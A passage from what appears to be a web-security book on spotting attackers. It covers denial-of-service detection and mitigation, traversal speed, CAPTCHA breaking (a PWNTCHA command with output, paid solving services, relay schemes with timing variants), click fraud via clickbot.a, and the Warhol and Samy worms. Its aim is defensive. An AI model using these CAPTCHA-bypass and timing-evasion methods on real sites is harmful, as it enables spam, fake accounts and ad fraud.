If emails emanating from your IP space are perceived as spam, there is a very real chance your IP space will be put on the RBLs. RBLs come in many varieties, but most commonly they are used by many companies to reduce their spam by denying emails from any IP space that is known to have sent spam previously. If that IP space happens to be your mail server, your email will stop getting delivered. These blocks can severely limit your website's ability for people to receive your emails, which could include email alerts, billing emails, forgot password emails, customer to customer communication and more. In general this hurts the integrity of your website. Making sure your site cannot be used for spam is definitely in your best interest if you ever need to email to anyone again from that site. You can quickly identify this type of traffic by looking at your form submission and detecting by measuring the velocity – because it often takes a lot of requests to send out any meaningful amount of spam.

Dealing With Denial Of Service Attacks

To deal with DoS attacks effectively you need to start thinking about this problem before it actually becomes a problem. The sooner you start thinking about it the easier it will be. You'll find that there are four steps you'll need to take:

1. Determine how you're going to monitor the performance your systems.
2. Monitor your systems for early signs of trouble.
3. Upon detecting an attack, determine who is attacking you.
4. Decide what to do about it taking into account ways to reduce fallout to legitimate users.

Detection

Sites usually use a number of different types of tools for site performance and network monitoring. The use of several tools is necessary because inspecting only one aspect of site functionality provides a partial picture. A tool designed to test network-level connectivity may report that a port is open and reachable but that would not mean that the rest of your site works. The tool might be measuring a device you have in front of the server and not the server itself, which could have long ago crashed. The most reliable way to test is to emulate your users as closely as possible.

Note: Detecting denial of service is also often about perspectives - if your users can't see your application anymore, it's almost irrelevant that you can. Likewise, your perspective on the application may actually lead you astray, giving you insufficient or even false information by making it appear that your site is up and accessible when really that is only true from the perspective of whoever is monitoring it. Having your detection nodes in geographically and logically diverse locations is always a wise idea.

Regarding DoS attacks specifically, it is important that your administration interfaces are using out of band connections to ensure that your management of the devices isn't directly impacted by any outages. Hopefully you won't encounter an outage, but it's important to have another way to connect to machines, unless you or someone on your staff happens to like running down to the datacenter in emergencies to reboot your web server or clean up your logs that are writing off the end of the disc.

Unless you're on a tight budget the general rule of thumb is you should be able to unplug any two wires in the datacenter and your equipment should stay functioning in terms of redundancy, and you should always have an out of band management network. This is not just because it's good practice from a high availability/business continuity perspective, but it can also help in denial of service situations where you need to be able to control your firewall, even if you can't connect to your VPN through the front door.

The single most effective way to detect denial of service is to look at the number of requests made by any single IP address. Of course some IP addresses are going to send a lot more data than others – AOL, search engine spiders, RSS readers, partners, and API's for instance. But by selectively removing known good IP addresses you are quickly left with a much smaller and probably far more noticeable group of IP addresses that are most likely to be the culprit. Looking at request rates and which pages they are hitting will give you a lot of clues as to who is causing the biggest load. Don't be surprised if you find that it's thousands or even millions of distinct IP addresses that are involved in a DDoS attack.

Mitigation

Okay, so we've talked about a number of types of brute force attacks, but what about mitigation? I know a number of times throughout this book I said that I wasn't going to discuss mitigation, but denial of service is the one area that is pretty much the same, regardless of what your system is, what the intent is, and how your system is built. Unlike most attacks, it's not a bad idea to let an attacker know that you know that you're under attack – and thwart them from said attack. Thus, this is the one instance where it really is not a bad idea to at least temporarily block IP addresses that you know are

involved in flooding your website or network with bad information, but blocking should still be a last resort reserved only for if you cannot fix the issue in another way.

It's also a good idea to turn down any connections to a far shorter timeout window and to wait for real data to be sent to a server before initializing a web server instance. Things like this are a life-saver, because many DoS attacks tie up open sockets and don't send data. Outbound filtering of any unnecessary traffic from your production machines is a great idea too so you don't respond to anything that may be blocked by the firewall. Even a few packets leaking out of your network that isn't critical makes things worse, and when you're under a DoS attack often times every packet counts.

Another thing that can hurt your site, as discussed earlier is requests to a database. If your site has to make thousands or millions of requests to a database over and over again, eventually it will run into problems. Caching content will help with this issue, and should be done whenever possible. That also means by reducing the number and complexity of requests to the database wherever possible will help.

Summary

Hopefully using these tips you can thwart some of the lesser sophisticated attackers from performing a successful denial of service, but honestly, with a big enough network of denial of service robots at an attacker's hand, the only thing that will survive an attack is something that is designed to withstand that kind of traffic normally.

That means ideally you should look at every single point of your network, your host, your web server, your database and your application and identify any place that may be susceptible to attack. Because each of these components could be used against you, each should be examined to insure that it does not create a single point of failure against the entire application. Additionally, distributing your load as much as possible and as widely as possible can definitely reduce your susceptibility to denial of service.

Chapter 13 - Rate of Movement

"Why do you rob banks?" "Because that's where the money is." - Willie Sutton

Rates

If you remember Chapter 3 – Time – you remember that how people surf can often be correlated to strange or interesting times. Those times can be used to know other things about the users. Correlating more than one event together and tying those two events to a user can help you determine rate of movement. How this chapter varies from the first chapter is that we are talking here instead about long term analysis on rates of movement.

Timing Differences

For instance, when I am penetration testing a website, the first thing I do is start attacking the web forms, to see if there are any obvious vulnerabilities there. I don't read any of the surrounding pages, and don't click on anything that looks like it might not be a dynamic page. I go directly to the registration page and fill it out as quickly as possible with garbage data to see what it will do. In contrast a normal user might look around, might read a few pages, may even leave the site for a while and come back, and finally will hit one of the forms, taking their sweet time to painstakingly fill it in to the best of their abilities. Do you think those two traffic patterns look the same? Of course not!

	Normal User	Hacker	Robot
Average time from first page view to registration completion	3 minutes 15 seconds	35 seconds	1 second
Embedded content downloaded	50 items	20 items	0 items
Number of Dynamic Page Requests	5 Pages	2 Pages	1 Page

Fig 13.1 – Sample of the possible differences between a normal user, a hacker and a robot

The rate of speed that I traverse a website as an attacker is very different from that of a normal user and all humans are slower than robots unless the robots are specifically designed to go slower – which is rare. It's not that I couldn't slow down my attack significantly, but most attackers simply don't. They do it as quickly as they find the potentially vulnerable pages. Someone who is highly accustomed to the application, like one of your developers or someone who has interacted with the site many times already may also look like an aggressive user as they traverse the site with a higher velocity. But they both are probably in the process of testing something. They may have different reasons for testing, but they have the same velocity of movement.

CAPTCHAs

Before we get into the bigger picture, I wanted to expand on CAPTCHAs a bit from the chapter on time. CAPTCHAs do have one very important good use, although they are often used in other ways. Their real value is to slow an attacker down. Because attackers tend to do things at extremely high velocity, often times it's enough just to say it's possible to perform an attack but you either have to do it far slower or even manually in the case of a CAPTCHA. Unfortunately, a lot of people think CAPTCHAs solve the problem of spam and other issues, so I think it's worth spending some more time talking about their problems and how attackers attack them – which in itself often will be detected by rates of solutions.

First of all, CAPTCHAs are really a pretty terrible security measure. They were designed as a way to stop robotic attacks. It turns out that humans make pretty good robots when you look at the CAPTCHA breaking crews mentioned earlier. But it's also fairly trivial to write robots that can break apart and analyze images. One example is PWNTCHA⁸⁴ – a tool designed explicitly for this purpose.



Fig 13.2 – A typical weak CAPTCHA

In Fig 13.2 you can see an example of a typical CAPTCHA that can be easily broken. PWNTCHA was designed to show the vast amounts of poorly constructed CAPTCHAs and how easy it was for a skilled programmer to isolate the sequence and type it in. A number of people have wondered if PWNCHA is a real tool, and it is, although it's not well distributed. However, attackers have long since figured out that they too can write these tools, so there has been a rash of CAPTCHA breaking programs written by groups that need these CAPTCHAs solved to continue their other spamming or phishing activities.

```
bash-3.2$ ./pwntcha.exe linuxfr14.png
McCUro0
c:\test\pwntcha.exe: image size 100x40, 5 colours
c:\test\pwntcha.exe: autodetected linuxfr captcha
```

The problem is that with every clever solution to building an ever more robust version of a CAPTCHA there is an equally clever solution to finding its weaknesses. For instance, using word based CAPTCHAs⁸⁵ has long been tried, however robots have a better understanding of the English dictionary in many cases than humans do. Another interestingly bad CAPTCHA was the “broken circle” CAPTCHA:

⁸⁴ <http://caca.zoy.org/wiki/PWntcha>

⁸⁵ <http://www.rubyquiz.com/quiz48.html>




Fig 13.3 – Broken circle CAPTCHA

In Fig 13.3 you can see the broken circle CAPTCHA where the human has to click within the broken circle to identify themselves as a human. The unfortunate thing is that relatively quickly it was realized that an attacker could simply click exactly in the middle of the box and get the correct answer about 20% of the time. While 20% isn't a great percentage of solutions per tries, that is also with zero optimizations. Incidentally the author's solution to this problem was to make the circles smaller and add more of them.



Fig 13.4 – "Improved" Broken circle CAPTCHA

In Fig 13.4, you can see the revised version of the broken circle CAPTCHA, with these improvements. Certainly, clicking on the center wouldn't yield 20% returns; however the change then made it nearly impossible to identify where the real broken circle was, which defeats the entire purpose of the CAPTCHA in the first place since humans can no longer solve the problem. There are many examples of these bad CAPTCHAs⁸⁶ and I'm sure there are many to come as well.

⁸⁶ <http://www.johnmwillis.com/other/top-10-worst-captchas/>

allBots Inc.

Social Networking Bots

GOOD News!!! We have something more for you! Yes, we have just integrated CAPTCHA Bypasser* in all of our bots.

Winsock (Multi-threaded) Bots

Become an [Affiliate](#) and [Start Earning Now](#)

[Click here for 30+ MySpace Bots](#)


Accounts Creator (You Just Need To Type In The CAPTCHAs To Create Accounts)		
Social Networks		
MySpace Accounts Creator with Picture Uploader, Profile & Layout Manager		\$180.95 \$140.00
MySpace Accounts Creator with Picture Uploader, Profile & Layout Manager (Winsock)		\$360.95 \$320.00
YouTube Accounts Creator		\$120.95 \$95.00
Friendster Accounts Creator		\$120.95 \$95.00
Hi5 Accounts Creator		\$120.95 \$95.00
TagWorld Accounts Creator		\$120.95 \$95.00
Bebo Accounts Creator		\$120.95 \$95.00
Tagged Accounts Creator (Winsock)		\$160.95 \$120.00
BlackPlanet Accounts Creator		\$120.95 \$110.00
FaceParty Accounts Creator (For Winsock Version - Click here)		\$120.95 \$95.00
Fubar Accounts Creator (Winsock)		\$120.95 \$95.00

Fig 13.5 – Allbots Auto Registration Robots

Home Services About Contact Login Register

Home / Services

Image To Text Services

Our Services are independent of any other product. In order to use our service, a primary product must be used. This product will send an image to our service and we will pass back the appropriate text. Image To Text Credits are required in order to use our service. These credits are worth one image each. Your account information will be used in the primary product to login and connect with your account. If there are credits available, we will begin translating your images. Please log in to your account to make purchases.

Pricing

Credits are sold in packages. Please take note of the *per image* price. The more Credits purchased, the less expensive each image costs.

Package Size	Price per Image	Price per Package
500	\$0.025	\$12.50
5,000	\$0.020	\$100.00
50,000	\$0.015	\$750.00
500,000	\$0.010	\$5,000.00

Purchase Using Google Checkout

Client Satisfaction

Your satisfaction is important to us and we strive daily to exceed your expectations. If there is something we can do that will make your experience a better one, please do not hesitate to contact us.

- Image To Text Team

Fig 13.6 – Image to Text CAPTCHA solving services

Thus far CAPTCHAs are in many ways the modern version of alchemy or perpetual machines. No one has been able to prove that a CAPTCHA can be built that both stops robots and is still solvable by all people. Tools like those seen in Fig 13.5 that automatically register accounts are becoming increasingly sophisticated and can actually help people bypass CAPTCHAs. These tools can use either technological means to solve CAPTCHAs or live humans. There are companies who specifically work in this field whose entire function is to solve CAPTCHAs as seen in Fig 13.6. There is a published CAPTCHA effectiveness test of what it would take to make a real CAPTCHA⁸⁷ and to my knowledge thus far no one has met the criteria.

Remember – the goal of your CAPTCHA should be to slow down the rate of movement of an attacker, not inhibit normal users. So the value of the CAPTCHA effectiveness test is to identify CAPTCHAs that solve both problems – they must be easy to use by humans and hard to automate by robots. And technically the definition of a Turing test is that it is impossible for machines to solve, but hard to solve is probably good enough for most webmasters.

Audio CAPTCHAs are a great example of the escalating technology employed by website owners to reduce their liabilities incurred by excluding blind people. While they do solve the problem of blind

⁸⁷ <http://jeremiahgrossman.blogspot.com/2006/09/captcha-effectiveness-test.html>

users who cannot see a CAPTCHA to solve it, they do not solve the problem of deaf-blind users who can neither see nor hear these forms of CAPTCHAs. There have been a rash of lawsuits against companies who use CAPTCHAs or have otherwise inaccessible websites via the National Federation of the Blind. Further audio CAPTCHAs have been proven to be easier to break than visual CAPTCHAs by the likes of Dan Kaminsky by looking at the audio structure of the wave form⁸⁸.

Note: The NFB has been particularly litigious in recent years regarding websites that exclude blind people due to failure to meet the Americans with Disabilities Act guidelines. These sites have included the likes of large online web sites like Target, Yahoo and others.

With all that said, it might sound like you should steer clear of CAPTCHAs, and indeed you should if you don't understand the ramifications of their use. How can you create CAPTCHA that doesn't have the liabilities associated? If you do have some sort of out of band communication that has no chance of discriminating against anyone, like an email remedy for instance, you can still use CAPTCHAs. Of course you're relying on the fact that the email verification process isn't automatable – and it probably is. CAPTCHAs do provide a great service, and that is to simply slow down an attacker and draw out their rate of movements and even thwart automated tools. For humans CAPTCHAs do not to stop them, but rather force them over another time intensive hurdle.

There are two ways to break a CAPTCHA. An attacker can either use automated tools like PWNTCHA as seen earlier, or they can use people. Automated tools are relatively easy to spot, because they come from a small pool of IP addresses generally, and they are extremely fast at filling out forms and completing CAPTCHAs. On the other hand, CAPTCHA breaking teams of people can look almost identical to robots for the same reasons – they are extremely efficient at filling out thousands or even hundreds of thousands of CAPTCHAs because that is all that they do for a living.

There is, however, one other method, which has been most popularized in the underground as a “porn proxy.” That is, when an unwitting user visits a website controlled by an attacker, the attacker pulls a CAPTCHA from your website and serves it up to the user to solve. The user, who is a real person and really interested in the subsequent pornography he was promised, fills out the CAPTCHA as requested. The CAPTCHA is replayed back to the server, and verified. The user is then allowed to continue on and view the pornography they originally were after. While there have been a few working examples of this spotted in the wild, there are other examples of this technique as well.

⁸⁸ http://www.doxpara.com/slides/DMK_BO2K7_Web.ppt




Fig 13.7 – Decode to win

In Fig 13.7 you can see a now defunct website run by one malicious entrepreneur who sold valid Gmail accounts to other people on the web. The CAPTCHA belonged to Gmail but the unwitting users thought it belonged to the website and that they might win a prize. The most amazing part of this was a subsequent conversation I had with the owner of the website, who said they were, “not annoyed because the site was identified as a scam, but rather that it may bottom out the CAPTCHA solving industry.” They were more concerned that people would find out how easy it was and flood the market and therefore reduce their profits. Yes, bad guys really do think CAPTCHAs are a joke and it has created a micro economy amongst attackers.

The interesting thing from a detection perspective is; this is one of the hardest to detect from a rate of speed perspective, depending on how it’s done. There are a few possibilities:

1. The CAPTCHA breaker detects a new user has come to the site, goes and pulls the CAPTCHA from your website and then upon submission of the CAPTCHA they immediately test the CAPTCHA and submit the registration information to validate if it was a successful CAPTCHA entry or not.

2. The CAPTCHA breaker detects a new user has come to the site, goes and pulls the CAPTCHA from your website and then upon submission of the CAPTCHA they delay the submission of the answer for a certain amount of time to make the timing between the two more realistic.
3. The CAPTCHA breaker pulls the CAPTCHA ahead of time and then validates the CAPTCHA at a later time, hoping that a user will come by soon enough to not create a major delay between the CAPTCHA request and the submission of the answer.

In the first and third examples it is fairly trivial to detect the attacker, because it will either be too quick, or too slow for how long an average user will spend on a registration page, especially if the particular page that the CAPTCHA is on is a relatively easy page to fill out. However, the second option is perhaps the most difficult, because it can add variable lengths that make it look far more realistic. Some sites have tested other methods of detection like intentionally saying the CAPTCHA is invalid to see how the program that is requesting the CAPTCHA reacts.

Another alternative is changing where the CAPTCHA is located, or making it visible or invisible based on some other CSS or JavaScript function and seeing if the system still attempts to solve it. Robots don't tend to do very well when the keywords they are based on change regularly. Changing your site regularly can help confuse older robots, and even get rid of some of the low hanging fruit who simply realize it's too difficult to monitor their program every day to ensure it's not alerting you to its presence. All of these tricks are useful in your arsenal to identify robotic behavior, even when a human is performing the solution.

The irony here is that although CAPTCHAs are meant to slow down attackers often the rate of movement of a successful CAPTCHA solving program or group is so high that the CAPTCHA system can help detect that it is being solved subversively. The CAPTCHA might not be able to stop the bad guys, but careful analysis might give you enough to identify them. If the rate of movement is extremely quick from a small set of IP space but slow from everywhere else, you might have found yourself some CAPTCHA breakers. And sometimes that's enough of a clue to add in additional roadblocks or to deliver to them a different variety of more difficult roadblocks.

That said, there are versions of CAPTCHAs that are significantly better designed. For instance, FunCaptcha is a system that uses three-dimensional computer rendered objects that need to be aligned. The cost to legitimate users is low because it can be tuned to only appear when the site detects potentially bad behavior. The images themselves are of little to no commercial value from a computer vision perspective. Therefore, the cost to adversaries is high while the cost to users and therefore to the site is low. This sort of system is unique because most CAPTCHAs run by commercial entities are attempting to solve some computer vision problem, such as pictures of street signs, or reading books, etc. By choosing economically uninteresting problems to solve, FunCaptcha adds a huge cost to adversaries, disproportionately favoring the companies in this case. If you have velocity issues, or anti-scraping problems, these sorts of solutions have a much higher chance of being successful than normal CAPTCHA systems, which are notoriously easy to solve via clever optical character recognition and similar computer-vision systems.

Click Fraud

We've talked about click fraud a few times throughout this book, but this is definitely another place to talk about it. Understanding the rate at which a user goes through the process of clicking on a banner is one of the identifiers to understanding a malicious click. The following is what a user flow might look like for a typical Adwords advertisement.

1. A user visits a website and pulls in JavaScript from googlesyndication.com which includes the base security functions into the site.
2. JavaScript is rendered and pulls in secondary JavaScript and in the process sends vital security information about the user who is viewing the JavaScript, including the referring URL.
3. Secondary JavaScript is rendered.
4. User now sees the advertisement.
5. User reads the advertisement.
6. User clicks the advertisement.
7. User's browser redirects through Google's servers to register the click.
8. User's browser is redirected to final destination.
9. User's browser lands on the final destination.

Although that process appears to be fairly seamless, there are lots of points along the way that take a certain amount of time and must be done in a certain order to really be a legitimate click. Although there is a lot of debate about the difference between click fraud, invalid clicks and unwanted clicks, in my mind any click that doesn't result in a qualified or at least interested lead is not worthwhile and should be discarded. Of course, knowing the difference is the million dollar question. If a user inadvertently clicked on a link, or was subversively forced to click on a link, both look exactly the same from an advertiser broker's perspective. More importantly they look the same from an advertiser's perspective too – they resulted in payments made to a banner broker and delivered useless traffic.




Fig 13.8 – Robotraff robotic traffic clearinghouse

In this way there are conspiracy theorists who believe that banner brokers are not incented to find malicious clicks, which has driven a number of larger companies to build their own advertising systems. Unfortunately these companies face the same technical hurdles as the bigger banner brokers, although they do reduce one middle-man with a potential conflict of interest. Ultimately banner advertising is a tough business to be in, especially with things like Robotraff, as seen in Fig 13.8. Robotraff is one of many places where users can solicit and sell large quantities of robotic traffic for the right price. The commercialization of banner click fraud is a growing industry. There are more people who have more to gain by identifying holes in the click fraud, and as such there is a growing group of people who help monetize parts of these solutions. Lots of sites like Robotraff have evolved to take advantage of this growing need for dispersed IP space to avoid IP based click fraud detection.

Some banner companies have built their own contests and advertized on their own networks. These contests ask users who have clicked on their banners to sign up to win some sort of prize. Statistically a certain percentage of users who clicked on a banner asking them to sign up for a contest will sign up, and if they don't it's a good indicator of a fraudulent advertiser who is sending fake traffic to get more money. Although this type of identification works in a large enough set of data, it falls down when the set is far smaller and combined with legitimate traffic. Combining illegitimate traffic with legitimate traffic is much like the factoring concept with credit card charge backs mentioned earlier. Some good users will statistically sign up to a contest less as a percentage than 100% good users will, but it still makes detection of bad traffic harder.

Taking that same concept one step further, a number of enterprising people have taken to building robots explicitly for the purpose of clicking on ads. One such robot was called clickbot.a. Clickbot.a was a relatively sophisticated bot army that had compromised approximately 100,000 machines in the middle of 2006. This robot army used a centralized command and control structure to click on advertisements. As a nice consequence for many non-malicious advertisers it started making money for them as well. Click rates went through the roof, and I too saw a lift in my own advertisements for a short period. Google conservatively estimates that only \$50,000 was erroneously charged due to clickbot.a but they have not released hard facts to back that number up⁸⁹ and that only references their own network and not all the other banner advertising networks as well.

Clickbot.a was a step above the other robotic click tools built up to that point because it combined a large enough IP space through the use of a trojan installer along with diversifying the ad networks that it hit. The most obvious signature that clickbot.a had was how fast it moved. In the end, no one can be completely sure how much money Clickbot.a and the other variants before and after it ended up costing companies, but I would guess it was far higher than most people realize. One thing is sure, the way it was discovered was through analysis by an anti-virus vendor and long term analysis determined that it was easily identified because it used a statically set time between clicks to slow itself down. While these logs are hard to come by, what it might have looked like is as follows where the timestamp of each click was almost perfectly the same amount of time apart (timing differences may be accounted for by way of network latency, machine reboots, etc...):

```
123.123.123.123 - - [31/Aug/2008:14:29:02 -0600] "GET
/click?vars"
123.123.123.123 - - [31/Aug/2008:14:39:05 -0600] "GET
/click?vars"
123.123.123.123 - - [31/Aug/2008:14:49:03 -0600] "GET
/click?vars"
123.123.123.123 - - [31/Aug/2008:14:59:06 -0600] "GET
/click?vars"
```

Warhol or Flash Worm

Back in 2001 Nicholas C Weaver while attending Berkeley wrote a paper called "A Warhol Worm: An Internet plague in 15 minutes!"⁹⁰ He named his new class of worms a "Warhol" worm after Andy Warhol who most famously stated, "In the future, everybody will have 15 minutes of fame." It is also often called a "Flash" worm, not to be confused with Adobe Flash. At first blush it seems ominous and plausible. An internet worm could theoretically propagate around all the machines in the world within 15 minutes. Although the concepts are mostly valid, there are a number of real world implementation details that make a successful Warhol worm much slower than that.

⁸⁹ http://www.usenix.org/events/hotbots07/tech/full_papers/daswani/daswani_html/

⁹⁰ <http://www.iwar.org.uk/comsec/resources/worms/warhol.old.htm>

The most important issue is how the worm itself propagates. The speed at which it propagates is based almost entirely off of either command and control structures, or algorithms. The problem with algorithms is that they tend to have to overlap to ensure redundancy in case one of the nodes goes off line. So worm authors have spent quite a bit of time using peer to peer networks to help reduce the need for a centralized command and control structure.

The second major issue with Warhol worms is that they are bound by the same kinds of traffic patterns that websites face. The world does not keep all its computers online all the time day and night. The vast majority of consumer computers are turned off during the late evening hours of wherever they are located geographically and often on weekends if we are talking about work desktops and laptops. That makes total worm propagation completely impossible within 15 minutes. In reality, due to internet outages, bandwidth consumption, redundancy and the follow-the-sun model issues, the real answer is a worm can reach maximum propagation within about a day if built correctly and released at the right place at the right time. Still, that's scary enough!

Samy Worm

The first real web site-based Warhol worm was the Samy worm. Samy Kumkar was a bright kid living in Los Angeles who wanted to change his MySpace profile from, "In a relationship" to "In a hot relationship" to woo his girlfriend at the time. By the time he was done creating a JavaScript function to do that he realized he could turn it into a worm. When I asked him about the details⁹¹ of the construction of the worm he admitted that he had known that it would be exponential growth, but he thought it would be more like two users in the first month, four the next and so on. It turned out the Samy worm was one of the largest infections and fastest propagating worms in the history of the Internet.

⁹¹ Now defunct: <http://ha.ckers.org/blog/20070310/my-lunch-with-samy/>




Fig. 13.9 – Samy worm propagation

